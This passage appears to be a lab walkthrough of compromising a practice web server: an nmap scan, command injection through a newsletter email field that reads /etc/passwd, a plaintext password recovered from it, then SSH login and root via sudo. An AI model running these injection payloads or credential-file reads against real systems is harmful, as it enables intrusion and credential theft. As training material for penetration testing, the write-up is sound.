

2. Initial Access & Machine Compromise

a) Network Discovery:

```
` # nmap -sn 192.168.80.0/24
```

```
File Actions Edit View Help
openVPN NMAP
home/kali/Desktop
nmap -sn 192.168.80.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 13:28 EDT
Nmap scan report for 192.168.80.1
Host is up (0.17s latency).
Nmap scan report for 192.168.80.10
Host is up (0.22s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 15.75 seconds
```

--> New Target Discovered: 192.168.80.10/24


b) Specific Host Information Gathering

```
# nmap -sC -sV 192.168.80.10
```


```
home/kali/Desktop
nmap -sC -sV 192.168.80.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 13:29 EDT
Nmap scan report for 192.168.80.10
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 8d:c3:a7:a5:bf:16:51:f2:03:85:a7:37:ee:ae:8d:81 (RSA)
| 256 9a:b2:73:5a:e5:36:b4:91:d8:8c:f7:4a:d0:15:65:28 (ECDSA)
|_ 256 3c:16:a7:6a:b6:33:c5:83:ab:7f:99:60:6a:4c:09:11 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Cyber WareFare Labs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.18 seconds
```

We can see port 80 open, let's visit the website:



--> There we can see signup link we can try signing up the new account if it works or not.



The image shows a web page for 'Cyberwarops E-commerce'. On the left, there are three light green curved lines. The page title is 'Cyberwarops E-commerce'. Below the title, it says 'Don't have an account? Create your account, it takes less than a minute'. There are three input fields: 'Full Name' with the value 'kaizen', 'Email address' with the value 'kaizen@gmail.com', and 'Password' with six dots. A green 'Sign Up' button is at the bottom.

Cyberwarops
E-commerce

Don't have an account? Create your account,
it takes less than a minute

Full Name

kaizen

Email address


kaizen@gmail.com

Password

●●●●●●

Sign Up

We signed up with the random user pass and if we login with user & password we were able to login into the dashboard.



Then we intercepted some of the traffic from the website and one interesting field that we found was newsletter email field.

b.1) Testing to fill any input field

NEWSLETTER

Subscribe to our newsletter and get 10% off your first purchase

SUBSCRIBE

b.2) Intercept with Burpsuite & Foxyproxy

```
Request
Pretty Raw Hex
1 POST /dashboard1.php HTTP/1.1
2 Host: 192.168.80.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 22
9 Origin: http://192.168.80.10
10 Connection: keep-alive
11 Referer: http://192.168.80.10/dashboard1.php
12 Cookie: PHPSESSID=ub5v6p80safmk634h88h0ssmg7; id=kaizen
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 EMAIL=test%40gmail.com
```

b.3) Try to run whoami command & find it in **Response** section

Request

```

1 POST /dashboard1.php HTTP/1.1
2 Host: 192.168.80.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 12
9 Origin: http://192.168.80.10
10 Connection: keep-alive
11 Referer: http://192.168.80.10/dashboard1.php
12 Cookie: PHPSESSID=ub5v6p80safak634h88h0ssmg7; id=kaizen
13 Upgrade-Insecure-Requests: 1
14
15 EMAIL=whoami

```

Response

```

390 <form method="POST" class="newsletter-inner">
391
392 <input name="EMAIL" placeholder="Your email
393 address" required="" type="email">
394
395 <button class="btn">
396   Subscribe
397 </button>
398 </form>
399 <script>
400   alert("Thanks for subscribing ...!")
401 </script>
402 </div>
403 <!-- End Newsletter Inner -->
404
405 </div>
406
407 </div>
408
409 <!-- End Shop Blog -->
410
411 <!-- Start Shop Services Area -->
412
413 <!-- Modal end -->
414
415 <!-- Start Footer Area -->
416 <footer class="footer">
417 <!-- Footer Top -->
418 <div class="container">
419 <div class="row">
420 <div class="col-lg-5 col-md-6 col-12">
421 <!-- Single Widget -->
422 <div class="single-footer about">
423 <div class="logo">
424
425 <h5 id=red>
426   Cyberwarops

```

Command Execution in the email field

--> We found command execution in email field, Let's try to dump critical files like /etc/passwd

Request

```

1 POST /dashboard1.php HTTP/1.1
2 Host: 192.168.80.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 21
9 Origin: http://192.168.80.10
10 Connection: keep-alive
11 Referer: http://192.168.80.10/dashboard1.php
12 Cookie: PHPSESSID=ub5v6p80safak634h88h0ssmg7; id=kaizen
13 Upgrade-Insecure-Requests: 1
14
15 EMAIL=cat /etc/passwd

```

Response

```

390 <div class="col-lg-8 offset-lg-2 col-12">
391 <!-- Start Newsletter Inner -->
392 <div class="inner">
393 <div>
394   Newsletter
395 </div>
396 <p>
397   Subscribe to our newsletter and get <span>
398     10%
399   off your first purchase
400 </p>
401 </div>
402 <form method="POST" class="newsletter-inner">
403
404 <input name="EMAIL" placeholder="Your email
405 address" required="" type="email">
406
407 <button class="btn">
408   Subscribe
409 </button>
410 </form>
411 <script>
412   alert("Thanks for subscribing ...!")
413 </script>
414
415 root:x:0:0:root:/root:/bin/bash
416 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
417 bin:x:2:2:bin:/bin:/usr/sbin/nologin
418 sys:x:3:3:sys:/dev:/usr/sbin/nologin
419 sync:x:4:65534:sync:/bin:/bin/sync
420 games:x:5:60:games:/usr/games:/usr/sbin/nologin
421 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
422 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
423 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
424 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
425 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
426 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
427 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
428 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
429 list:x:38:38:Mailing List
430 Manager:/var/list:/usr/sbin/nologin
431 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
432 gnats:x:41:41:Gnats Bug-Reporting System
433 (admin):/var/lib/gnats:/usr/sbin/nologin
434 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

```

Here's the content of /etc/passwd; If you take a deeper look into it you'll find a golden user with clear password

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

```

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:114:./run/uidd:/usr/sbin/nologin
tcpdump:x:108:115:./nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-
autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-
helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-
dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123:./var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager
OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125:./nonexistent:/bin/false
colord:x:121:126:colord colour management
daemon,,,:/var/lib/colord:/usr/sbin/nologin
fwupd-refresh:x:122:127:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
geoclue:x:123:128:./var/lib/geoclue:/usr/sbin/nologin
pulse:x:124:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:125:65534:./run/gnome-initial-setup:/bin/false
gdm:x:126:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:127:132:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu,,,:/home/ubuntu:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
```

```
privilege:x:1001:1001:Admin@962:/home/privilege:/bin/bash
sshd:x:128:65534:./run/sshd:/usr/sbin/nologin
mysql:x:129:135:MySQL Server,,,:/nonexistent:/bin/false
```

--> Bingo: privilege:x:1001:1001:Admin@962:/home/privilege:/bin/bash

--> Creds:

Username: privilege

Password: Admin@962

Let's SSH into the machine with the discovered credentials:

```
#ssh privilege@192.168.80.10
```

Credentials were correct, we got the initial access on the machine.

```
privilege@ubuntu-virtual-machine:~$ sudo -l
Matching Defaults entries for privilege on ubuntu-virtual-machine:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User privilege may run the following commands on ubuntu-virtual-machine:
  (ALL : ALL) ALL
privilege@ubuntu-virtual-machine:~$ sudo su
root@ubuntu-virtual-machine:/home/privilege# cd
root@ubuntu-virtual-machine:~#
```

We didn't even need to perform any privesc technique, the user had it **ALL**.